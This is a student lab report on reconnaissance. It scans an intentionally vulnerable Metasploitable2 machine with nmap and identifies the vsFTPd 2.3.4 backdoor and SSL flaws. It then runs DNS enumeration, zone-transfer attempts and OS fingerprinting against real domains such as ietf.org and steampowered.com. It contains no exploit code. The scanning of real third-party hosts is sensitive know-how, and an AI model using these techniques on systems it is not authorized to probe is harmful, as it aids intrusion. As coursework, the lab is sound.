

Roadmap 02 - Exploration on vulnerable environments


Author: Enricco Gemha

Date: 03/07/2024

Task 01 - Target inspection

Discover the target machine IP

After booting up both machines, Kali (source) and MetaExploitable2 (target), on the same network (bridged connection), I executed an `ip a` on source machine, which returned that eth0 has a broadcast of **172.20.10.7/28**. Therefore, I ran a `nmap -sP 172.20.10.7/28` that did a ping on each of the IPs on this subnet, returning three IPs: **172.20.10.1**, **172.20.10.6**, and **172.20.10.7**. With a quick thought, we can exclude the IP 172.20.10.1, which is always related to the gateway on a subnet. We can also exclude the 172.20.10.7, because it is the IP that is associated with the source machine (Kali), as seen in the output of `ip a`. This leaves us with the IP **172.20.10.6** for the target (MetaExploitable).



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:7d:5c:5c brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.6/28 brd 172.20.10.15 scope global eth0
        inet6 fe80::a00:27ff:fe7d:5c5c/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

The screenshot shows a terminal window titled 'enriccog@enriccog:~'. The window contains the following text:

```
File Actions Edit View Help
See the output of nmap -h for a summary of options.

(enriccog㉿enriccog) ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cf:af:5d brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.7/28 brd 172.20.10.15 scope global dynamic noprefixroute eth0
        valid_lft 85720sec preferred_lft 85720sec
    inet6 fe80::a00:27ff:fed:af5d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(enriccog㉿enriccog) ~
$ nmap -sP 172.20.10.7/28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 13:19 EST
Nmap scan report for 172.20.10.1
Host is up (0.011s latency).
Nmap scan report for 172.20.10.6
Host is up (0.0073s latency).
Nmap scan report for 172.20.10.7
Host is up (0.0063s latency).
Nmap done: 16 IP addresses (3 hosts up) scanned in 1.76 seconds

(enriccog㉿enriccog) ~
$
```

The terminal window is part of a desktop environment, as evidenced by the taskbar icons at the bottom.

Exercise A - Scan port 21 on target

In order to learn which program is running on the port 21 in the target machine, I executed a `telnet 172.20.10.6 21` command, which returned a FTP server, vsFTPD, in the version 2.3.4.

Kali [Running] - Oracle VM VirtualBox

File Actions Edit View Help

```
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7D:5C:5C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds

(enriccog㉿enriccog) [~]
$ telnet 172.20.10.6 21
Trying 172.20.10.6...
Connected to 172.20.10.6.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
```

Exercise B - Footprint

Using the command `sudo nmap -O 172.20.10.6` which shows all the open ports for the target. It also shows the MAC address (08:00:27:7D:5C:5C). It is running a Linux 2.6.X.

Kali [Running] - Oracle VM VirtualBox

enriccog@enriccog:~

File Actions Edit View Help

```
(enriccog@enriccog)-[~]
$ sudo nmap -o 172.20.10.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 14:23 EST
Nmap scan report for 172.20.10.6
Host is up (0.00057s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:7D:5C:5C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
```

16:28 07/03/2024 ENG US

Exercise C - List vulnerabilities on port 21 and 445

Using the command `nmap 172.20.10.6 -p 21,445 -sV --script vuln` I am able to learn that port 21 is running FTP and 445 SMBD. It also shows that this version of vsFTPD (2.3.4) is vulnerable to backdoors, as reported in 2011-07-04.

```
Kali [Running] - Oracle VM VirtualBox
File Actions Edit View Help
(enriccog@enriccog)-[~]
$ nmap 172.20.10.6 -p 21,445 -sV --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 14:57 EST
Nmap scan report for 172.20.10.6
Host is up (0.00093s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523  BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OS: Unix

Host script results:
[_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
[_smb-vuln-ms10-061: false
[_smb-vuln-ms10-054: false
```

Exercise D - Discover exploit for aforementioned vulnerability

The following link [ScaryBeastSecurity](#) suggested by nmap in the previous screenshot, shows a backdoor installed in the redistributable file for vsFTPd.

The screenshot shows a web browser window with the following details:

- Tab Bar:** Slides – TECNOLOGIAS | X, Bb Roteiro 2 - Reconhecim | X, Gemini | X, Security: Alert: vsftpd d | X.
- Address Bar:** https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
- Toolbar:** Back, Forward, Refresh, Home, Stop, Reload, Save, Print, Copy, Paste, Find, Select All, More, etc.
- Header:** Gemini Grupos | Official U.S. D..., Email Verifier | Emailable, OSINT Framework, iCloud, Blackboard Learn, Notion, The Backloggy.
- Search Bar:** mais ▾
- User Options:** Criar um blog, Login.
- Post Content:**
 - Title:** Security
 - Author:** Hacking everything, by Chris Evans / scarybeasts
 - Date:** Sunday, July 3, 2011
 - Section:** Alert: vsftpd download backdoored
 - Text:** [With thanks to Mathias Kresin for being the first to notice]
 - Text:** An incident, what fun! Earlier today, I was alerted that a vsftpd download from the master site (vsftpd-2.3.4.tar.gz) appeared to contain a backdoor.
 - Link:** <http://pastebin.com/AetT9sS5>
 - Text:** The bad tarball is (sha256sum):
 - Text:** 2a4bb16562e0d594c37b4dd3b426cb012aa8457151d4718a5abd226cef9be3a5 vsftpd-2.3.4.tar.gz
 - Text:** And, of course, the GPG signature notices:
 - Text:** \$ gpg ./vsftpd-2.3.4.tar.gz.asc
gpg: Signature made Tue 15 Feb 2011 02:38:11 PM PST using DSA key ID 3C0E751C
gpg: BAD signature from "Chris Evans <chris@scary.beasts.org>"
 - Text:** Check your signatures :)
 - Text:** Ideally, you'll see something like:
 - Text:** gpg: Signature made Tue 15 Feb 2011 02:38:11 PM PST using DSA key ID 3C0E751C
gpg: Good signature from "Chris Evans <chris@scary.beasts.org>"
Primary key fingerprint: 8660 FD32 91B1 84CD BC2F 6418 AA62 EC46 3C0E 751C
- Right Sidebar:**
 - Subscribe to my Twitter feed: @scarybeasts.
 - Subscribe To ScarybeastSecurity
 - Posts
 - Comments
 - Blog Archive
 - 2021 (1)
 - 2020 (7)
 - 2017 (10)
 - 2016 (7)
 - 2015 (1)
 - 2014 (5)
 - 2013 (2)
 - 2012 (9)
 - ▼ 2011 (10)
 - July (1)
Alert: vsftpd download backdoored
 - May (2)
- System Tray:** ENG INTL, WiFi, Battery, 17:39, 07/03/2024, Notifications, PRB.

Exercise E - Find a high risk CVE on ports 3306 and 5432

Running the command `nmap 172.20.10.6 -p 3306,5432 -sV --script vuln`, we can see three vulnerabilities in the PostgreSQL process. However, there's only one classified as high risk, which is related to the OpenSSL, the **ssl-ccs-injection**.

```
Kali [Running] - Oracle VM VirtualBox
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 88.25 seconds
└─(enriccog㉿enriccog)-[~]
$ nmap 172.20.10.6 -p 3306,5432 -sV --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 15:52 EST
Nmap scan report for 172.20.10.6
Host is up (0.0084s latency).

PORT      STATE SERVICE      VERSION
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: CVE:CVE-2014-3566 BID:70574
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easier
|         for man-in-the-middle attackers to obtain cleartext data via a
|         padding-oracle attack, aka the "POODLE" issue.
|       Disclosure date: 2014-10-14
|       Check results:
|         TLS_RSA_WITH_AES_128_CBC_SHA
|       References:
|         https://www.securityfocus.com/bid/70574
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|         https://www.openssl.org/~bodo/ssl-poodle.pdf
|         https://www.imperialviolet.org/2014/10/14/poodle.html
| ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)

ENG
US
18:03
07/03/2024
PRB
```

```
Kali [Running] - Oracle VM VirtualBox
enriccog@enriccog: ~

File Actions Edit View Help

SSL/TLS MITM vulnerability (CCS Injection)
State: VULNERABLE
Risk factor: High
    OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
    does not properly restrict processing of ChangeCipherSpec messages,
    which allows man-in-the-middle attackers to trigger use of a zero
    length master key in certain OpenSSL-to-OpenSSL communications, and
    consequently hijack sessions or obtain sensitive information, via
    a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:
    http://www.openssl.org/news/secadv_20140605.txt
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
    http://www.cvedetails.com/cve/2014-0224

ssl-dh-params:
VULNERABLE:
Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
    Transport Layer Security (TLS) services that use Diffie-Hellman groups
    of insufficient strength, especially those using one of a few commonly
    shared groups, may be susceptible to passive eavesdropping attacks.

Check results:
WEAK DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
    Modulus Type: Safe prime
    Modulus Source: Unknown/Custom-generated
    Modulus Length: 1024
    Generator Length: 8
    Public Key Length: 1024

References:
    https://weakdh.org
```

Exercise F - Gathering information from IETF

- i. What's the associated IP?
 - The IP associated with the name ietf.org is **104.16.44.99**, that is shown when executing **ping ietf.org**.

The screenshot shows a Windows PowerShell window titled "enriccog@enriccog: ~". The session starts with a message from Kali Linux developers about a minimal installation. It then performs a curl HEAD request to ietf.org, displaying the response headers including Cloudflare details. A ping command to ietf.org is run, showing 8 successful packets transmitted with 0% loss and a round-trip time of 4.572 ms. The taskbar at the bottom includes icons for File Explorer, Task View, and several pinned applications.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\enriccog> kali
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(enriccog@enriccog)-[~]
$ curl --head ietf.org
HTTP/1.1 301 Moved Permanently
Date: Thu, 07 Mar 2024 21:27:46 GMT
Connection: keep-alive
Cache-Control: max-age=3600
Expires: Thu, 07 Mar 2024 22:27:46 GMT
Location: https://ietf.org/
Server: cloudflare
CF-RAY: 860dabe68e510191-GRU
alt-svc: h3=":443"; ma=86400

(enriccog@enriccog)-[~]
$ ping ietf.org
PING ietf.org (104.16.44.99) 56(84) bytes of data.
64 bytes from 104.16.44.99 (104.16.44.99): icmp_seq=1 ttl=55 time=4.82 ms
64 bytes from 104.16.44.99 (104.16.44.99): icmp_seq=2 ttl=55 time=4.57 ms
64 bytes from 104.16.44.99 (104.16.44.99): icmp_seq=3 ttl=55 time=5.18 ms
64 bytes from 104.16.44.99 (104.16.44.99): icmp_seq=4 ttl=55 time=4.93 ms
64 bytes from 104.16.44.99 (104.16.44.99): icmp_seq=5 ttl=55 time=4.84 ms
64 bytes from 104.16.44.99 (104.16.44.99): icmp_seq=6 ttl=55 time=5.54 ms
64 bytes from 104.16.44.99 (104.16.44.99): icmp_seq=7 ttl=55 time=9.96 ms
^C64 bytes from 104.16.44.99: icmp_seq=8 ttl=55 time=4.72 ms

--- ietf.org ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7149ms
rtt min/avg/max/mdev = 4.572/5.569/9.961/1.683 ms

(enriccog@enriccog)-[~]
$ |
```

- ii. What are its DNS servers?

- The application uses Cloudflare to manage the DNS. There are two name servers from Cloudflare responding to this domain, **jill.ns.cloudflare.com.** and **ken.ns.cloudflare.com.,**

with a total of six IPs associated with these two name servers.

The screenshot shows a terminal window titled 'enriccog@enriccog: ~'. The output of the 'dnsenum ietf.org' command is displayed. The tool version is dnseenum VERSION:1.2.6. It lists host addresses, name servers, and mail (MX) servers, along with their IP addresses. A zone transfer attempt failed due to a timeout.

```
Setting up dnseenum (1.3.1-1.1) ...
Processing triggers for libc-bin (2.37-12) ...
ldconfig: /usr/lib/wsl/lib/libcuda.so.1 is not a symbolic link

(enriccog@enriccog)-[~]
$ dnsenum ietf.org
dnseenum VERSION:1.2.6

----- ietf.org -----

Host's addresses:
-----
ietf.org.          0      IN   A      104.16.45.99
ietf.org.          0      IN   A      104.16.44.99

Name Servers:
-----
jill.ns.cloudflare.com. 0      IN   A      173.245.58.122
jill.ns.cloudflare.com. 0      IN   A      108.162.192.122
jill.ns.cloudflare.com. 0      IN   A      172.64.32.122
ken.ns.cloudflare.com.  0      IN   A      172.64.33.127
ken.ns.cloudflare.com.  0      IN   A      173.245.59.127
ken.ns.cloudflare.com.  0      IN   A      108.162.193.127

Mail (MX) Servers:
-----
mail.ietf.org.      0      IN   A      50.223.129.194

Trying Zone Transfers and getting Bind Versions:
-----
Trying Zone Transfer for ietf.org on jill.ns.cloudflare.com ...
AXFR record query failed: timed out
^X^C

(enriccog@enriccog)-[~]
$ |
```

- iii. Is there any e-mail server associated to this name? What is its name and IP?

- Yes, there is. The name is **mail.ietf.org** and its IP is **50.223.129.194**.

The screenshot shows a Windows terminal window with a dark theme. It displays three command-line sessions:

- The first session shows the output of the `host ietf.org` command, which lists multiple IP addresses and IPv6 addresses for the domain.
- The second session shows the output of the `ping mail.ietf.org` command, which performs three pings to the IP address 50.223.129.194 and displays statistics.
- The third session is an empty command line prompt.

The taskbar at the bottom of the screen shows various pinned icons and system status indicators like battery level, signal strength, and the date/time (07/03/2024, 18:50).

Exercise G - Choose a website and answer the questions below

- i. What are the DNS servers responsible for this domain?
 - The domain **steampowered.com** is managed by the following DNS servers: **a7-66.akam.net.**, **a24-64.akam.net.**, **a2-64.akam.net.**, **a1-194.akam.net.**, **a9-66.akam.net.**, and **a22-**

67.akam.net..

The screenshot shows a terminal window with the following content:

```
enriccog@enriccog: ~
$ dnsenum steampowered.com
dnsenum VERSION:1.2.6

----- steampowered.com -----

Host's addresses:
-----
steampowered.com.          0      IN   A      23.45.157.63

Name Servers:
-----
a7-66.akam.net.           0      IN   A      23.61.199.66
a24-64.akam.net.          0      IN   A      2.16.130.64
a2-64.akam.net.           0      IN   A      95.100.174.64
a1-194.akam.net.          0      IN   A      193.108.91.194
a9-66.akam.net.           0      IN   A      184.85.248.66
a22-67.akam.net.          0      IN   A      23.211.61.67

Mail (MX) Servers:
-----
smtp.steampowered.com.    0      IN   A      208.64.202.36

Trying Zone Transfers and getting Bind Versions:
-----
Use of uninitialized value $size in integer subtraction (-) at /usr/share/perl5/Net/DNS/Resolver/Base.pm line 832.
Trying Zone Transfer for steampowered.com on a7-66.akam.net ...
AXFR record query failed: corrupt packet
Use of uninitialized value $size in integer subtraction (-) at /usr/share/perl5/Net/DNS/Resolver/Base.pm line 832.

Trying Zone Transfer for steampowered.com on a24-64.akam.net ...
AXFR record query failed: corrupt packet
Use of uninitialized value $size in integer subtraction (-) at /usr/share/perl5/Net/DNS/Resolver/Base.pm line 832.

Trying Zone Transfer for steampowered.com on a2-64.akam.net ...
AXFR record query failed: corrupt packet
```

The terminal window has a dark theme. The bottom right corner shows a taskbar with icons for File Explorer, Microsoft Edge, and other applications. The system tray shows battery level, signal strength, and the date and time (07/03/2024, 19:19).

- ii. Are there other services hosted on this website? Who are they?

- Yes, there is a Mail (MX) Service.

```

enriccog@enriccog: ~
$ dnsenum steampowered.com
dnsenum VERSION:1.2.6

----- steampowered.com -----

Host's addresses:
-----
steampowered.com.          0      IN   A      23.45.157.63

Name Servers:
-----
a7-66.akam.net.           0      IN   A      23.61.199.66
a24-64.akam.net.          0      IN   A      2.16.130.64
a2-64.akam.net.           0      IN   A      95.100.174.64
a1-194.akam.net.          0      IN   A      193.108.91.194
a9-66.akam.net.           0      IN   A      184.85.248.66
a22-67.akam.net.          0      IN   A      23.211.61.67

Mail (MX) Servers:
-----
smtp.steampowered.com.    0      IN   A      208.64.202.36

Trying Zone Transfers and getting Bind Versions:
-----
Use of uninitialized value $size in integer subtraction (-) at /usr/share/perl5/Net/DNS/Resolver/Base.pm line 832.
Trying Zone Transfer for steampowered.com on a7-66.akam.net ...
AXFR record query failed: corrupt packet
Use of uninitialized value $size in integer subtraction (-) at /usr/share/perl5/Net/DNS/Resolver/Base.pm line 832.

Trying Zone Transfer for steampowered.com on a24-64.akam.net ...
AXFR record query failed: corrupt packet
Use of uninitialized value $size in integer subtraction (-) at /usr/share/perl5/Net/DNS/Resolver/Base.pm line 832.


Trying Zone Transfer for steampowered.com on a2-64.akam.net ...
AXFR record query failed: corrupt packet

```

- iii. What is the Web Server and OS that host this website? What were its last alterations?

- The Web Server that hosts [Steam](#) is [nginx](#). However if we analyze Nikto's output on the screenshot two below, we can see it redirects from [nginx](#) to [AkamaiGHost](#). This makes sense due to the fact that [nginx](#) is a load balancer, therefore just manages the traffic. On the other


hand, AkamaiGHost is the WAF for this application.



```
(gemhadventures@gemhadventures)-[~]
$ curl -s -I https://www.steampowered.com | grep Server
Server: nginx

(gemhadventures@gemhadventures)-[~]
$
```

- Unfortunately, it was not possible to determine the OS that hosts the website, as said by **nmap -O steampowered.com, "no OS matches for host"**.



```
(gemhadventures@gemhadventures)-[~]
$ sudo nmap -O steampowered.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 20:25 -03
Nmap scan report for steampowered.com (23.45.157.63)
Host is up (0.027s latency).
rDNS record for 23.45.157.63: a23-45-157-63.deploy.static.akamaitechnologies.com
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
